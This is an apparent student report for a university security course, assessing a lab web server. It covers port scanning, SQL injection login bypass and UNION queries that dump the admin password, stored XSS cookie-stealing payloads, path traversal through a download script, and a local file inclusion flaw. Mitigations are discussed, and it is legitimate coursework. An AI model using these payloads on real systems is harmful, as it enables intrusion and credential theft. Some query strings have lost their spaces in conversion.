

Segurança Informática e nas Organizações

João Paulo Barraca

1st Project: Vulnerability Assessment and Exploitation

Rui Fernandes, 92952

Pedro Bastos, 93150



DETI
Universidade de Aveiro
November 16, 2020

Contents

1	Introduction	2
2	Open Communication Ports	3
3	Services and OS	4
3.1	The OS	4
3.2	OpenSSH	4
3.3	Apache	4
3.4	PHP	4
4	Potential Vulnerabilities	5
5	SQL Injection	6
6	XSS Attacks	12
7	Downloading System Files	14
8	Local File Inclusion	16
9	Bibliography	17

1 Introduction

This document will serve as a Basic Vulnerability Assessment of the website and system provided by the professor.

We start by showing the open communication ports and the available services. Then, there is a brief explanation of the services and OS in the project. After that introduction, we will explore potential vulnerabilities of the system and their CVE scores. Afterwards we start exploring the SQL Injection and XSS attacks, with guides and descriptions of them. We also get a bit into how dangerous those attacks can be.

Finally we analyzed the system for some other vulnerabilities outside the scope of SQL injection and XSS.

2 Open Communication Ports

Using the nmap tool we can find a lot of information about the system, the simple `$ nmap -sV 192.168.1.8` command will show us all open ports and available services (with their version) and OS information.

```
ruifmf@ruifmf-VivoBook-S15-X510UF:~$ nmap -sV 192.168.1.8

Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-12 19:52 WET
Nmap scan report for 192.168.1.8
Host is up (0.00020s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.3p1 Debian 1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.46 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 1: nmap -sV <ip> command result

- **Port 22:** This port includes the SSH or Secure Shell Service which is a cryptographic network protocol for operating network services securely over an unsecured network. The service was created as a secure replacement for the unencrypted Telnet and uses cryptographic techniques to ensure that all communication to and from the remote server happens in an encrypted manner.
- **Port 80:** This port has the Hypertext Transfer Protocol service which functions as a request–response protocol in the client–server computing model.

3 Services and OS

3.1 The OS

The OS is obviously the center figure of the system, it processes data, manages resources and the other applications in the system.

The system OS is Linux, more specifically Ubuntu 18.04.1. This was discovered using the nmap and nikto tools, while nmap initially shows the OS as kernel Linux, using the command `$ nmap -O 192.168.1.8` informs that it doesn't find any exact OS matches for host. Nikto gives a lot of information, among it the existence of a page `/info.php`, that contains a lot of information that shouldn't be know to a client. On that page we easily find that the OS version is indeed Ubuntu 18.04.1.

3.2 OpenSSH

OpenSSH is a set of secure networking utilities based on SSH protocol, which provides a secure channel over an unsecured network in a client-server architecture.

The system uses OpenSSH 8.3p1 which is seen in the nmap command output.

3.3 Apache

Apache is a httpd web server responsible for establishing communications between the physical server and the client's browser, it pulls content from the server and displays it on the browser. It does so as cleanly and safely as possible too.

The systems Apache version is 2.4.46 (Debian) as we can see using nmap command and verify in the `info.php` page.

3.4 PHP

PHP is a server scripting language, and a powerful tool for making dynamic and interactive Web pages.

We found the systems PHP version on the `info.php` page header, it uses PHP 5.6.40-35.

4 Potential Vulnerabilities

Using the command `$ nmap --script nmap-vulners -sV 192.168.1.8` we can only find one vulnerability with a CVE score of 6 or more.

```
ruifmf@ruifmf-VlvoBook-S15-XS10UF:~$ nmap --script nmap-vulners -sV 192.168.1.8
Starting Nmap 7.60 ( https://nmap.org ) at 2020-11-12 21:53 WET
Nmap scan report for 192.168.1.8
Host is up (0.00021s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.3p1 Debian 1 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.3p1:
|   CVE-2020-15778  6.8   https://vulners.com/cve/CVE-2020-15778
|_  CVE-2020-14145  4.3   https://vulners.com/cve/CVE-2020-14145
80/tcp    open  http     Apache httpd 2.4.46 ((Debian))
|_ http-server-header: Apache/2.4.46 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 2: `nmap --script nmap-vulners -sV <ip>` command result

- **CVE score of 6.8:** <https://vulners.com/cve/CVE-2020-15778>

- Scp in OpenSSH through 8.3p1 allows command injection in the scp.c toremote function, as demonstrated by backtick characters in the destination argument.

Using the command `$ nmap --script vulscan -sV 192.168.1.8` we see a much longer list of potential vulnerabilities of the system but without the immediate CVE score, therefore we had to check individually to find some. Unfortunately none of the ones we checked actually applied to the system mostly because of the apache and openSSH versions being so recent.

5 SQL Injection

- **Login as Administrator**

In the Terms Conditions page we can find an email: 'admin@integratingsolutions.net'. Then we only need to try a simple SQL Injection in the password field. So, in this case, the login looks like this:

E-mail: admin@integratingsolutions.net

Password: 'or '1'='1

Doing this results in a success login, as shown in the following image:

Home Blog Boards Software Account

Hello Admin! [Logout]

Post new blog:

Title:

Content:

Update Account:

Name:

Password:

- **Finding out if the 'users' table exists**

'or exists(select * from information_schema.tables where table_name='users') and ''='

By logging in with the same email and with this query as a password we can conclude that, if it goes through, there is a table named 'users', because the only way that we log in is if the query returns True.

[Home](#)[Blog](#)[Boards](#)[Software](#)[Account](#)

Hello Admin! [\[Logout\]](#)

Post new blog:

Title:

Content:

Update Account:


Name:

Password:


- **Finding out table names from the DB**

```
192.168.1.8/products.php?type=1unionselectnull,null,table_name,null,nullfrominformation_schema.tables--
```


We were able to understand that the products page was vulnerable to blind SQL Injections. With that in mind, and using union select, we first found that the query needed 5 fields and the 3rd one was a string, which will be very useful. Knowing this, we can replace the 3rd field with **'table_name'** and select from the **'information_schema.tables'** table. This way the name of every single table in the DB will be displayed. This is a very dangerous vulnerability because we can do many more probing queries like this one allowing us to find out the whole structure of the DB as well as giving us access to sensible and private information stored in it as we'll see next.




Name: ALL_PLUGINS
Price: \$0




Name: APPLICABLE_ROLES
Price: \$0




Name: CHARACTER_SETS
Price: \$0



Name: CHECK_CONSTRAINTS
Price: \$0




Name: COLLATIONS
Price: \$0




Name: COLLATION_CHARACTER_SET_APPLICABILITY
Price: \$0


(...)




Name: event
Price: \$0




Name: time_zone
Price: \$0



Name: host
Price: \$0



Name: tblProducts
Price: \$0



Name: tblMembers
Price: \$0










Name: tblBlogs
Price: \$0

- Finding out the column names of a table

```
192.168.1.8/products.php?type=1unionselectnull,null,column_name,null,nullfrominformation_
schema.columnsWHEREtable_name='tblMembers'--
```

After finding the table names, we can easily find out the columns of each table using the same type of SQL Injection. In this case we tried finding the columns of the table 'tblMembers'. We chose this table because as we explored we found that a lot of queries are done on this table to login, so it includes user information, including passwords. This can be verified at the /downloads page (found with nikto) in the *login.php.txt* file.


	Name: id Price: \$0
	Name: username Price: \$0
	Name: password Price: \$0
	Name: session Price: \$0
	Name: name Price: \$0
	Name: blog Price: \$0
	Name: admin Price: \$0

- Finding out the password of the administrator account


```
http://192.168.56.101/products.php?type=2unionselectnull,null,password,null,nullfromtblMembersw  
'admin@integratingsolutions.net'
```

Again, using the same SQL Injection type, we can easily get to the password of the admin, since we already know it's username 'admin@integratingsolutions.net':


[Home](#) [Blog](#) [Boards](#) [Software](#) [Account](#)




Name: Linux Base
Price: \$14.2




Name: OpenBSD Base
Price: \$14.2



Name: Windows Base
Price: \$852



Name: AWS Powered
Price: \$710



Name: Administrator
Price: \$0

- **Avoiding SQL Injections**

To have a secure website we must not have account information available directly. We can't trust the user, so there is a necessity to validate login inputs and use database abstraction by implementing stored procedures and user defined functions. It allows us to avoid SQL Injections because the input never actually gets to the database, it is only compared in the functions.

It is also highly recommended to use encryption in the password, and not to keep it in simple text.

We also detected some cases where the page showed errors directly from the database. In a secure implementation we can not display errors given directly from the DB to avoid it showing any information about its structure, data, etc.

In conclusion, SQL Injections can give the attacker almost full control over the application's DB and credential's information.

6 XSS Attacks

- **Verifying XSS vulnerability**

In order to use this type of attack, we need to verify that the website is vulnerable to it. In the account page we can find a section to create new posts in the blog. This type of insertions are a potential way to perform Stored XSS attacks. We only need to verify if our script renders. To do this we added '`<script>alert("alert")</script>`' in the input section, resulting in the following:

Post new blog:

Title:

Content:

192.168.56.101 says

alert

This can also be used to obtain information, for example if we do '`<script>console.log(document.cookie)</script>`' we easily get the session id of the user. We can even save the cookie in another server with a simple script and get the user's session without him even realizing it.

In addition to this, we can also use event handlers to redirect users to malicious sites, or to a site that looks just like the same but with bad intentions. We can also store a script that looks like a login form and steal all the user's credentials.

- **CSRF Attack**

We can test if the site is vulnerable to CSRF attacks by trying to add an outsider source. We tried to add a post with an image from another site:

Hello admin! [Logout]

Post new blog:

Title:

Content:

hacked by admin

YOU HAVE BEEN
HACKED !

With this we can conclude that the website is vulnerable to CSRF attacks. This could be very dangerous because we can add anything we want to the site.

- **XSS consequences**

XSS attacks happen because there is no validation of the inputs, allowing attackers to store code using the forms. We need to validate inputs as much as possible and try to define what can be manipulated by the browser (we can use CSP). We can also set the scripts to only be rendered by our server and not on external sources. As shown, XSS can cause a lot of damage. In the endless list of possibilities, the most common are:

- Stealing cookies of the user's session
- Redirecting users to a similar page, so that information can be stolen, such as credentials.
- Forcing the user to download something
- Using keyloggers to save user's input
- Crashing the server by executing endless loops

We can easily understand that this type of attack can be very malicious and steal information without anyone even detecting it.

7 Downloading System Files

On the website there is a *Portfolio* option that downloads a pdf file from the server, analyzing the link that is called by clicking on it (<http://192.168.1.8/download.php?item=Brochure.pdf>) we can see that the *download.php* file will download any file passed in the *item* argument.

One would think that simply passing *blogs.php* as *item* would suffice to download the php script, however that didn't seem to work. Using the nktio tool it showed various pages that existed on the website, one of them called */downloads*. Upon analyzing the page we can deduce that the files present are the files meant to be allowed for download (even though *login.php.txt* really shouldn't as it contains information of db tables and login process).




Figure 3: */downloads* page

Given the above information and the reference on the page to a parent directory, we deduced again that the remaining system files would be in a parent directory, so we managed to download the *blog.php* file by using the following url: <http://192.168.1.8/download.php?item=./blog.php>

contained in the php file were *includes* to other php files, so following the same logic we got the scripts used to load the pages.

8 Local File Inclusion

A Local File Inclusion attack, LFI for short, is based on the fact that the system somehow does not validate the input of an *include* statement in php. On this system it happens with the *lang* argument in the products page, as we can verify by looking at the php code we downloaded of that page. We can test that it indeed is vulnerable by for example passing `account.php` in *lang* and it will load the account page as it was included in php.

```
if (mysql_num_rows($result) > 0) {
    if (isset($_GET['lang'])) {
        $lang = $_GET['lang'];
    }
    elseif (isset($_COOKIE['lang'])) {
        $lang = $_COOKIE['lang'];
    } else {
        $lang = 'GBP';
    }

    include $lang;
```

Figure 5: include of what is passed in lang

Knowing that this parameter is vulnerable to LFI, we then would search for a way to inject php code, for that however we need to find (using directory traversal) a local file that can be included and that we can somehow change to inject code.

One perfect example would be a log file, we already know the apache logs directory from searching in the `info.php` file, `/var/log/apache2`, the logs should be in a file called *access_logs* or *access.logs*. However they didn't seem to exist as nothing displayed when we tried to include it as is, neither were we able to download it. Another log file is the `error.log`, and if we download the *apache2.config* file it seems to indicate that it exists, unfortunately the same occurred and we could not see it. We followed some guides for other paths we could try, but we just could not find a file to inject code in.

Assuming that we could include the `access.log` file, we would inject php into that file by making a manual HTTP request with a malicious code included, that code would be inserted into the log file of apache. Afterwards we would just need to go to the page and using the LFI to include the logs file and it will execute the php code inside it.

This vulnerability is very dangerous, it allows for remote code execution and can even lead to the establishment of a reverse shell, giving an attacker almost full control of the system.

9 Bibliography

- [1] Guides from the practical classes
- [2] <https://www.acunetix.com/websitesecurity/directory-traversal/>
- [3] <https://portswigger.net/web-security/file-path-traversal>
- [4] <https://medium.com/@achintbasoya1/from-local-file-inclusion-to-reverse-shell-774fe61b7e1e>
- [5] <https://resources.infosecinstitute.com/topic/local-file-inclusion-code-execution/>